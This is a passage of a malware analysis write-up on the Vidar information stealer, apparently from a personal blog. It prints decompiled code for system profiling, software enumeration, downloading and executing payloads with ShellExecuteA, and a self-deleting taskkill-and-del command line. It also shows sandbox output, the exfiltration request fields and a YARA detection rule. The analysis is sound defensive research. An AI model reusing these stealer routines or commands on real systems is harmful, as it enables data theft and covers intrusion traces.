
    v2 = 255;
    memset(v4, 0, 255);
    if ( !API_RegOpenKeyExA(-2147483646, "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion", 0, 131353, &v3) )
        API_RegQueryValueExA(v3, "ProductName", 0, 0, v4, &v2);
    API_RegCloseKey(v3);
    API_CharToOemA(v4, Src);
    a1[5] = 15;
    a1[4] = 0;
    *a1 = 0;
    mw_compare_strings(a1, Src, strlen(Src));
    return a1;
}
    
```

Here we can see the some pretty APIs that we decrypted before analysis. Let's continue our analysis...

Windows version Computer Name User Name Display Resolution Display Language Keyboard Languages Local Time TimeZone

[Hardware] -> Processor -> CPU Count -> RAM -> VideoCard

[Processes] Get a snapshot from all processes executed using [CreateToolhelp32Snapshot](#) & [Process32First](#) & [Process32Next](#)



After, checking if it's a parent process or a child process, Vidar will grab two value of the [PROCESSENTRY32](#) object : `th32ProcessID`: PID `szExeFile`: The name of the PE

I can't screen all function here but you can take your time while analyzing it. Let's continue...

[Software] Get list of all installed software on the machine, the value of this registry key is fetched:

```
HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows/CurrentVersion/Uninstall
```

These values are retrieves of each software (DisplayName & DisplayVersion)

```
if ( API_RegOpenKeyExA(-2147483646, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall", 0, 131097, &v28) )
{
    v3 = v27;
    sub_41CF20(v27, v12, 1);
    v31 = 3;
    LOBYTE(v33) = 0;
    sub_405EE0(v23);
}
else
{
    v4 = 0;
    while ( !v2 )
    {
        v32[0] = 1024;
        v2 = API_RegEnumKeyExA(v28, v4, v37, v32, 0, 0, 0, 0);
        if ( !v2 )
        {
            API_wsprintfA(v38, "%s\\%s", "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall", v37);
            if ( API_RegOpenKeyExA(-2147483646, v38, 0, 131097, &v30) )
            {
                API_RegCloseKey(v30);
                API_RegCloseKey(v28);
                v3 = v27;
                sub_41CF20(v27, v12, 1);
                v31 |= 1u;
                LOBYTE(v33) = 0;
                sub_405EE0(v23);
                goto LABEL_22;
            }
            v32[0] = 1024;
            if ( !API_RegQueryValueExA(v30, "DisplayName", 0, &v29, v39, v32) )
            {
                sub_41C040(v13, v39);
                v32[0] = 1024;
                if ( !API_RegQueryValueExA(v30, "DisplayVersion", 0, &v29, v39, v32) )
                {
                    v5 = sub_41C040(v13, " [");
                    v6 = sub_41C040(v5, v39);
                    v7 = sub_41C040(v6, "]");
                    sub_41CD40(v7);
                }
            }
        }
        API_RegCloseKey(v30);
    }
}
```

Result [Permalink](#)

You can see into [sandbox analysis](#), the generated **information.txt** and the whole process and connections.

Version: 49.7

Date: Tue Feb 01 04:37:51 2022

MachineID: 90059c37-1320-41a4-b58d-2b75a9850d2f

GUID: {e29ac6c0-7037-11de-816d-806e6f6e6963}

HWID: 90059c37-1320-41a4-b58d-816d-806e6f6e6963

Path: C:/Users/admin/AppData/Local/Temp/vidar.exe

Work Dir: C:/ProgramData/GI3PPKTM8AJDIRUF0RKXBSEQV

Windows: Windows 7 Professional [x86]

Computer Name: USER-PC

User Name: admin

Display Resolution: 1280x720

Display Language: en-US

Keyboard Languages: English (United States)

Local Time: 1/2/2022 4:37:51

TimeZone: UTC-0

[Hardware]

Processor: Intel(R) Core(TM) i5-6400 CPU @ 2.70GHz

CPU Count: 4

RAM: 3583 MB

VideoCard: Standard VGA Graphics Adapter

[Processes]

----- System [4]

----- smss.exe [260]

- csrss.exe [544]

- vidar.exe [1988]

< ... >

[Software]

VLC media player [3.0.11]

WinRAR 5.91 (32-bit) [5.91.0]

< ... >


Other payloads [Permalink](#)

Vidar can download an executable file and execute it with [ShellExecuteA](#).

First Download

```
v3 = sub_405E30(v18, "http://", 0x700000000ui64);
if ( v3 != -1 )
    sub_4033F0(v18, v3, 7u);
v15[0] = 47;
v4 = sub_405E30(v18, v15, 0x100000000ui64);
sub_417BC0(v18, v20, 0, v4);
LOBYTE(v23) = 1;
sub_4033F0(v18, 0, v4);
v16 = 0;
_mbsncpy_s((this + 68), 0x104u, Src, 0x103u);
v5 = *(this + 56);
v6 = 0;
if ( v5 )
    v6 = 3;
v7 = API_InternetOpenA(*(this + 12), v6, v5, 0, 0);
v8 = v7;
if ( !v7 )
    goto LABEL_22;
v17 = 1;
API_InternetSetOptionA(v7, 65, &v17, 4);
v9 = v20[0];
if ( v22 < 0x10 )
    v9 = v20;
v10 = API_InternetConnectA(v8, v9, 80, *(this + 60), *(this + 64), 3, 0, 1);
if ( v10 )
{
    v11 = v18[0];
    if ( v19 < 0x10 )
        v11 = v18;
    v12 = API_HttpOpenRequestA(v10, "GET", v11, 0, 0, 0, 0x400000, 1);
    v13 = v12;
```

Then Execute




```
loc_406ECC:                ; nShowCmd
push     ebx
push     ebx                ; lpDirectory
push     offset Parameters ; lpParameters
lea     ecx, [esp+3C0h+String1]
push     ecx                ; lpFile
push     ebx                ; lpOperation
push     ebx                ; hwnd
call    ds:ShellExecuteA
```

Kill Task [Permalink](#)

Vidar uses **taskkill.exe** to kill process. So when all the task of the stealer is finally accomplished and cleaned, the stealer needs to erase itself. So first of all, it retrieves its own [PID](#) with the help of [GetCurrentProcessId](#).

```
CurrentProcessId = GetCurrentProcessId();  
v1 = sub_497F10(v21, CurrentProcessId);  
v22 = 0;  
v2 = GetCurrentProcessId();  
v3 = mw_Get_Process_ID_Name(v13, v2);  
LOBYTE(v22) = 1;  
v4 = sub_4075D0(v9, "/c taskkill /im ", v3);  
LOBYTE(v22) = 2;  
v5 = sub_407580(v15, v4, " /f & timeout /t 6 & del /f /q \");  
LOBYTE(v22) = 3;  
v6 = sub_407620(v19, v5, v1);  
LOBYTE(v22) = 4;  
v7 = sub_407580(v11, v6, "\" & del C:\\ProgramData\\*.dll");  
LOBYTE(v22) = 5;  
sub_407580(lpParameters, v7, " & exit");
```

When the request is finely crafted, Vidar is simply using [ShellExecuteA](#) to pop a command shell and execute the task, this erases all trace of the interaction of the payload on the machine and delete all downloaded DLLs.



The full command:

```
"C:/Windows/System32/cmd.exe" /c taskkill /im vidar.exe /f & timeout /t 6 & del /f /q "C:/Users/admin/AppData/
```

Exfiltration [Permalink](#)

File Generation

I can't understand well how malware generates the file name but It consists from 'Machine ID + ??(random digits) + .zip '

> ddef3820-f655-443b-bf5b-c6cf1330632a

▲ Saved request data

☒ Look up on VirusTotal

Submit to analysis

Download

Mime: application/octet-stream

Size: 60.19 Kb

TrID - File Identifier	Hashes
TYPE UNKNOWN	<p>MD5 AA5BE88350EEB23AC4D023E4CE202568</p> <p>SHA1 988C63D28881024627542721DBB2D71AA9C84F81</p> <p>SHA256 DE58C841943E111BF74A84A2793A1F80B32F7839B10BB89E422308E6E7B8293</p> <p>SSDEEP 1536 :gS/hbkJwbTxei6bFpNNNT6xob1dvaJJj50Uwo9AV4hNLNRE :gS/hQ2b9e/RpN/6xoBet0diAV4hNLNRE</p>

HEX

<p>00000300 :</p> <p>00000310 :</p> <p>00000320 :</p> <p>00000330 :</p> <p>00000340 :</p> <p>00000350 :</p> <p>00000360 :</p> <p>00000370 :</p> <p>00000380 :</p> <p>00000390 :</p> <p>000003A0 :</p> <p>000003B0 :</p> <p>000003C0 :</p> <p>000003D0 :</p> <p>000003E0 :</p> <p>000003F0 :</p>	<pre> 65 6E 74 2D 44 69 73 70 6F 73 69 74 69 6F 6E 3A 20 66 6F 72 6D 2D 64 61 74 61 3B 20 6E 61 6D 65 3D 22 6C 6F 67 73 22 3B 20 66 69 6C 65 6E 61 6D 65 3D 22 39 30 30 35 39 63 33 37 2D 31 33 32 30 2D 34 31 61 34 2D 62 35 38 64 2D 32 62 37 35 61 39 38 35 30 64 32 66 32 38 38 39 30 31 35 30 35 32 2E 55 69 70 22 0D 0A 43 6F 6E 74 65 6E 74 2D 54 03 70 65 3A 20 7A 69 70 0D 0A 0D 0A 50 4B 79 04 14 00 02 00 08 00 A4 24 41 54 00 00 00 00 02 00 00 00 00 00 00 23 00 11 00 2F 41 75 74 6F 66 69 6C 6C 2F 47 6F 6F 67 6C 65 20 43 68 72 6F 6D 65 5F 44 65 66 61 75 6C 74 2E 74 78 74 7A 54 0D 00 07 1E B9 F8 61 1E B9 F8 61 1E B9 F8 61 03 00 50 4B 03 04 14 00 02 00 08 00 A4 24 41 54 00 00 00 00 02 00 00 00 00 00 00 00 2E 00 11 00 2F 41 75 74 6F 66 69 6C 6C 2F 4D 6F 7A 69 6C 6C 61 </pre>	<pre> ent-Disposition: form-data; name ="logs"; filename ="90059c37-1320 -41a4-b58d-2b75a 9850d2f288901505 2.zip"..Content- Type: zip...PK.\$AT.....#.../Auto fill/Google Chro me_Default.txtUT ... '0a.'0a.'0a. .PK.....\$AT./ Autofill/Mozilla </pre>
---	---	---

Close

This at least, all the different Content-Disposition that will be added to the HTTP request.

hwid	Hardware ID
os	Operating System
platform	32 or 64 bits System
profile	C2 Profile ID
user	Name of the victim account
ccount	Number of Credit Cards stolen
ccount	Number of Coins Stolen (CryptoWallet)
fcoun	Number of files stolen
ver	The version of the Vidar malware

Conclusion [Permalink](#)

Vidar always tries to steal your data as much as it can and its tasks vary from version to another. It was hard and exciting and I want to mention **“This is my first Tech. report”** and I will write more and more.

Page 21 of 22

Finally, Remember you can watch the [video](#) that I passed in the intro to see how it works from server side.

Yara Rules [Permalink](#)

```
rule Vidar_Stealer : Vidar
{
  meta:
    Author = "eln0ty"
    Description = "Rule to detect Vidar"
    Date = "Feb 5, 2022"

  strings:
    $mz = "MZ"

    $s1 = "1BEF0A57BE110FD467A" ascii
    $s2 = "Version: %s" ascii
    $s3 = "Date: %s" ascii
    $s4 = "MachineID: %s" ascii
    $s5 = "GUID: %s" ascii
    $s6 = "HWID: %s" ascii

  condition:
    ($mz at 0) and (all of ($s*))
}
```

Source: <https://eln0ty.github.io/malware%20analysis/vidar/>